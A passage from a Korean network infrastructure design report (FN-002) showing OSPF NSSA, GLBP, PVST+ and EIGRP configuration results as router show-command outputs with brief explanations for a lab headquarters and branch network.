network 10.3.4.0 0.0.0.255 area 3
network 10.4.0.0 0.0.0.255 area 4
network 10.4.1.0 0.0.0.255 area 4
AR3-AR4-R-02#
```

→ Area4 NSSA 설정 적용

```
Gateway of last resort is 10.4.0.1 to network 0.0.0.0

 10.0.0.0/8 is variably subnetted, 12 subnets, 3 masks
O N2   10.8.0.0/17 [110/1] via 10.4.2.2, 14:43:51, Serial1/2
O N2   10.8.1.0/24 [110/1] via 10.4.2.2, 14:43:51, Serial1/2
O IA   10.3.1.0/24 [110/128] via 10.4.0.1, 15:37:32, Serial1/0
O IA   10.3.0.0/24 [110/192] via 10.4.0.1, 15:37:32, Serial1/0
O IA   10.3.3.0/24 [110/128] via 10.4.0.1, 15:37:32, Serial1/0
O IA   10.3.2.0/24 [110/192] via 10.4.0.1, 15:37:32, Serial1/0
C   10.4.2.0/24 is directly connected, Serial1/2
O IA   10.3.4.0/24 [110/128] via 10.4.0.1, 15:37:32, Serial1/0
C   10.4.0.0/24 is directly connected, Serial1/0
O N2   10.5.0.0/24 [110/1] via 10.4.2.2, 14:43:51, Serial1/2
O N2   10.5.0.0/16 [110/1] via 10.4.2.2, 14:43:46, Serial1/2
O     10.4.1.0/24 [110/128] via 10.4.2.2, 15:37:22, Serial1/2
                  [110/128] via 10.4.0.1, 15:37:32, Serial1/0
O*N2 0.0.0.0/0 [110/1] via 10.4.0.1, 15:37:36, Serial1/0
AR4-R-01#
```

→ NSSA 적용 후 라우팅 테이블 확인



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	22 / 104

### 기술 구현

위치	Area4	기술	Virtual-link / NSSA
<pre> 10.0.0.0/8 is variably subnetted, 31 subnets, 3 masks O E2 10.8.2.0/25 [110/1] via 10.4.2.2, 00:02:57, Serial1/2 O E2 10.8.3.0/25 [110/1] via 10.4.2.2, 00:02:57, Serial1/2 O E2 10.8.1.0/24 [110/1] via 10.4.2.2, 00:02:57, Serial1/2 O E2 10.5.10.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0 O E2 10.8.4.0/25 [110/1] via 10.4.2.2, 00:02:57, Serial1/2 O E2 10.5.9.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0 O E2 10.5.8.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0 O E2 10.5.7.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0 O IA 10.3.1.0/24 [110/128] via 10.4.0.1, 00:02:42, Serial1/0 O IA 10.2.0.0/24 [110/256] via 10.4.0.1, 00:02:42, Serial1/0 O IA 10.3.0.0/24 [110/192] via 10.4.0.1, 00:02:42, Serial1/0 O IA 10.3.3.0/24 [110/128] via 10.4.0.1, 00:02:42, Serial1/0 O IA 10.0.0.0/24 [110/192] via 10.4.0.1, 00:02:43, Serial1/0 O IA 10.3.2.0/24 [110/192] via 10.4.0.1, 00:02:43, Serial1/0 O IA 10.7.1.0/24 [110/203] via 10.4.0.1, 00:02:43, Serial1/0 C 10.4.2.0/24 is directly connected, Serial1/2 O IA 10.7.0.0/24 [110/193] via 10.4.0.1, 00:02:43, Serial1/0 O IA 10.3.4.0/24 [110/128] via 10.4.0.1, 00:02:43, Serial1/0 O IA 10.7.3.0/24 [110/203] via 10.4.0.1, 00:02:43, Serial1/0 O E2 10.5.1.0/24 [110/1] via 10.4.0.1, 00:02:43, Serial1/0 C 10.4.0.0/24 is directly connected, Serial1/0 O IA 10.7.2.0/24 [110/203] via 10.4.0.1, 00:02:43, Serial1/0 O E2 10.5.0.0/24 [110/1] via 10.4.2.2, 00:02:33, Serial1/2 O E2 10.5.0.0/16 [110/1] via 10.4.2.2, 00:02:33, Serial1/2 O 10.4.1.0/24 [110/128] via 10.4.2.2, 00:02:58, Serial1/2 [110/128] via 10.4.0.1, 00:02:43, Serial1/0 O E2 10.8.3.128/25 [110/1] via 10.4.2.2, 00:02:58, Serial1/2 O E2 10.8.4.128/25 [110/1] via 10.4.2.2, 00:02:58, Serial1/2 O E2 10.5.6.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0 O E2 10.5.5.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0 O E2 10.5.4.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0 O E2 10.5.3.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0 AR4-R-01# ■ </pre>			

→ 적용 전 : 외부로부터 광고 받은 O E2 정보가 O N2로 축약됨

### Type-7 AS External Link States (Area 4)

Link ID	ADV Router	Age	Seq#	Checksum	Tag
10.5.0.0	10.8.1.1	21	0x80000002	0x000172	0
10.5.0.255	10.8.1.1	26	0x80000001	0x000371	0
10.8.1.0	10.8.1.1	81	0x80000001	0x00D39C	0
10.8.2.0	10.8.1.1	81	0x80000001	0x00CB23	0
10.8.3.0	10.8.1.1	81	0x80000001	0x00C02D	0
10.8.3.128	10.8.1.1	81	0x80000001	0x00BBB1	0
10.8.4.0	10.8.1.1	81	0x80000001	0x00B537	0
10.8.4.128	10.8.1.1	81	0x80000001	0x00B0BB	0

AR4-R-01# ■

### LSA Type 7 확인


Area 4은 NSSA (Not-So-Stubby Area)로 구성되어 있으며,  
E2로 표기 되어있던 외부 경로들이 Type-7 LSA 형태로 광고됨



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	23 / 104

### ② 본사



### 세부 사항

- 본사 네트워크는 10.1.0.0/16 주소 대역 사용, EIGRP 100 라우팅 프로토콜을 통해 내부 라우팅 수행
- GLBP를 통해 3대의 L3 스위치간 게이트웨이 이중화 및 로드 밸런싱 구성
- HQ-SW-04는 각종 서버 (DNS, Mail, DB 등)와 IDS가 연결되어 있음
- DNS 도메인은 hq.it으로 설정되어 있음


기술	내용
EIGRP	Autonomous System 100번 사용, 주요 라우팅 프로토콜, 내부 전 구간에 적용
GLBP	VIP: 10.1.4.254/25, SW01(120), SW02(110), SW03(100) 우선순위로 설정
ASA / Pfsense / IDS	HQ-R-01 라우터는 pfSense 방화벽(인터넷 접근), HQ-IDS는 10.1.4.233 위치에 배치되어 침입 탐지 역할 수행



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	24 / 104

### 기술 구현



```
c412.2b34.0000      Self      1      Vlan1
0007.b400.0a02      Dynamic   10     FastEthernet1/15
0007.b400.0a01      Dynamic   10     FastEthernet1/3
c416.07d4.0000      Dynamic   10     FastEthernet1/0
c418.1944.0000      Dynamic   10     FastEthernet1/3
c412.2b34.0000      Self      10    Vlan10
c417.3bd4.0000      Dynamic   10     FastEthernet1/15
0007.b400.0a03      Dynamic   10     FastEthernet1/0
```

ESW1#

```
HQ-SW-01#sh glbp brief
Interface  Grp  Fwd Pri State      Address          Active router  Standby router
V110       10    -   120 Active      10.1.4.254        local         10.1.4.201
V110       10    1   - Listen       0007.b400.0a01    10.1.4.202        -
V110       10    2   - Listen       0007.b400.0a02    10.1.4.201        -
V110       10    3   - Active       0007.b400.0a03    local         -
HQ-SW-01#sh glbp
Vlan10 - Group 10
  State is Active
    5 state changes, last state change 1d15h
    Virtual IP address is 10.1.4.254
    Hello time 3 sec, hold time 10 sec
      Next hello sent in 1.420 secs
    Redirect time 600 sec, forwarder time-out 14400 sec
    Preemption enabled, min delay 0 sec
    Active is local
    Standby is 10.1.4.201, priority 110 (expires in 7.432 sec)
    Priority 120 (configured)
```


- 0007.b로 시작하는 GLBP 고유의 MAC주소가 해당 인터페이스에 연결되어있음
- 10번 그룹으로 VGP( vip 10.1.4.254 )를 이용하여 스위치 3대로 로드밸런싱이 가능함



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	25 / 104

### □) 지사



- 지사는 10.5.0.0/16 주소 대역을 사용, EIGRP 300으로 본사와는 다른 Autonomous System을 사용
- 라우터 간 라우팅은 EIGRP 300을 통해 구성됨. 다수의 라우터가 연결되어 redundancy 확보됨
- BR-R-01 라우터는 pfSense 방화벽과 연동되어 외부와의 통신 처리
- 코어 스위치 구간 (BR-SW-04, SW-05, SW-07)은 PVST+ 기반으로 루트브릿지 설정 완료 (vlan 20, 30)
- BR-SW-02는 IDS(10.5.3.131) 장비와 연결되어 보안 모니터링 수행
- 서버 구역은 여러 VLAN으로 분리되어 있음 (예: DNS, DB, NFS, iSCSI 등)
- DNS 도메인: s-core.it


기술	내용
EIGRP	AS 번호 300, 전체 라우터 간 라우팅 구성, 내부망 경로 학습 수행
VLAN / InterVLAN	VLAN 20, 30 등 분리 구성 / BR-SW-04, 05, 07 스위치를 통한 InterVLAN 라우팅 구성
PVST+	VLAN 20, 30에 대해 루트브릿지 설정 (BR-SW-04, 05 루트브릿지 역할 수행)



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	26 / 104

### 기술 구현



```
VLAN30
Spanning tree enabled protocol ieee
Root ID Priority 4096
Address c41f.2bc8.0003
This bridge is the root
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
```

```
Bridge ID Priority 4096
Address c41f.2bc8.0003
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300
```

Interface Name	Port ID	Prio Cost	Sts	Designated Cost	Designated Bridge ID	Port ID
FastEthernet1/3	128.44	128	19	FWD	0	4096 c41f.2bc8.0003 128.44
FastEthernet1/4	128.45	128	19	FWD	0	4096 c41f.2bc8.0003 128.45
FastEthernet1/8	128.49	128	19	FWD	0	4096 c41f.2bc8.0003 128.49
FastEthernet1/9	128.50	128	19	FWD	0	4096 c41f.2bc8.0003 128.50
FastEthernet1/14	128.55	128	19	FWD	0	4096 c41f.2bc8.0003 128.55
FastEthernet1/15	128.56	128	19	FWD	0	4096 c41f.2bc8.0003 128.56

→ BR-SW-05 :VLAN 30 Root Bridge 선출

```
VLAN20
Spanning tree enabled protocol ieee
Root ID Priority 4096
Address c41e.3de0.0001
This bridge is the root
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
```

```
Bridge ID Priority 4096
Address c41e.3de0.0001
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 300
```

Interface Name	Port ID	Prio Cost	Sts	Designated Cost	Designated Bridge ID	Port ID
FastEthernet1/0	128.41	128	19	FWD	0	4096 c41e.3de0.0001 128.41
FastEthernet1/1	128.42	128	19	FWD	0	4096 c41e.3de0.0001 128.42
FastEthernet1/2	128.43	128	19	FWD	0	4096 c41e.3de0.0001 128.43
FastEthernet1/10	128.51	128	19	FWD	0	4096 c41e.3de0.0001 128.51
FastEthernet1/11	128.52	128	19	FWD	0	4096 c41e.3de0.0001 128.52
FastEthernet1/14	128.55	128	19	FWD	0	4096 c41e.3de0.0001 128.55
FastEthernet1/15	128.56	128	19	FWD	0	4096 c41e.3de0.0001 128.56

→ BR-SW-04 :VLAN 20 Root Bridge 선출



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	27 / 104

### 기술 구현

위치

BR-SW-04

기술

EIGGRP

```
via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.7.0/24, 1 successors, FD is 2681856
    via 10.5.9.1 (2681856/2169856), Serial1/1
P 10.2.0.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.0.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.0.0.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.3.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.2.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.7.1.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
```

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,  
r - reply Status, s - sia Status

```
P 10.4.2.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.7.0.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.4.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.1.0/24, 2 successors, FD is 2707456
    via 10.5.9.1 (2707456/2195456), Serial1/1
    via 10.5.10.1 (2707456/2195456), Serial1/2
P 10.7.3.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.4.0.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.0.0/24, 2 successors, FD is 2684416
    via 10.5.9.1 (2684416/2172416), Serial1/1
    via 10.5.10.1 (2684416/2172416), Serial1/2
P 10.7.2.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
```

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,  
r - reply Status, s - sia Status

```
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.4.1.0/24, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.0.0/16, 2 successors, FD is 2710016
    via 10.5.9.1 (2710016/2198016), Serial1/1
    via 10.5.10.1 (2710016/2198016), Serial1/2
```

→ BR-R-04기준으로 양쪽으로 로드밸런싱 되는 상태(메트릭이 같다)



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	28 / 104

### 기술 구현

위치	BR-R-04	기술	EIGGRP
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 ia - IS-IS inter area, * - candidate default, U - per-user static route o - ODR, P - periodic downloaded static route			
Gateway of last resort is not set			
10.0.0.0/8 is variably subnetted, 31 subnets, 3 masks			
D EX 10.8.2.0/25 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.8.3.0/25 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.8.1.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
C 10.5.10.0/24 is directly connected, Serial1/2			
D EX 10.8.4.0/25 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
C 10.5.9.0/24 is directly connected, Serial1/1			
D 10.5.8.0/24 [90/3193856] via 10.5.9.1, 00:03:02, Serial1/1			
D 10.5.7.0/24 [90/2681856] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.3.1.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.2.0.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.3.0.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.3.3.0/24 [170/2710016] via 10.5.9.1, 00:03:02, Serial1/1			
D EX 10.0.0.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.3.2.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.7.1.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.4.2.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.7.0.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.3.4.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.7.3.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.5.1.0/24 [90/2707456] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.4.0.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.7.2.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D 10.5.0.0/24 [90/2684416] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.5.0.0/16 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.4.1.0/24 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.8.3.128/25 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
D EX 10.8.4.128/25 [170/2710016] via 10.5.9.1, 00:03:03, Serial1/1			
C 10.5.6.128/25 is directly connected, FastEthernet0/0.40			
C 10.5.5.128/25 is directly connected, FastEthernet0/0.30			
C 10.5.4.128/25 is directly connected, FastEthernet0/0.20			
C 10.5.3.128/25 is directly connected, FastEthernet0/0.10			
BR-R-04#sh ip to			
BR-R-04#sh ip eigrp to			
BR-R-04#sh ip eigrp topology			
IP-EIGRP Topology Table for AS(300)/ID(10.5.10.2)			
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply, r - reply Status, s - sia Status			
P 10.8.2.0/25, 1 successors, FD is 2710016 via 10.5.9.1 (2710016/2198016), Serial1/1 via 10.5.10.1 (3478016/2198016), Serial1/2			
P 10.8.3.0/25, 1 successors, FD is 2710016 via 10.5.9.1 (2710016/2198016), Serial1/1 via 10.5.10.1 (3478016/2198016), Serial1/2			
P 10.8.1.0/24, 1 successors, FD is 2710016 via 10.5.9.1 (2710016/2198016), Serial1/1 via 10.5.10.1 (3478016/2198016), Serial1/2			
P 10.5.10.0/24, 1 successors, FD is 2937856 via Connected, Serial1/2			
P 10.8.4.0/25, 1 successors, FD is 2710016 via 10.5.9.1 (2710016/2198016), Serial1/1			

